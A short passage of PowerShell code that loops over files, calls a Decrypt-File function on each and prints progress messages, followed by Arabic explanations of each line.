Write-Host "Decrypting $filePath..."

$decryptedFilePath = Decrypt-File -filePath $filePath

Write-Host "Decrypted file created: $decryptedFilePath"

$filePath = $_.FullName: يتم تعيين مسار كل ملف إلى متغير filePath$، حيث $_ يمثل العنصر الحالي في الحلقة.

Write-Host "Decrypting $filePath..."": يطبع رسالة تفيد بأنه يتم فك تشفير الملف الحالي.

$decryptedFilePath = Decrypt-File -filePath $filePath: يستدعي دالة Decrypt-File لفك تشفير الملف، ويخزن مسار الملف المفكوك التشفير في decryptedFilePath$.

Write-Host "Decrypted file created: $decryptedFilePath": يطبع رسالة تفيد بأنه تم إنشاء الملف المفكوك التشفير.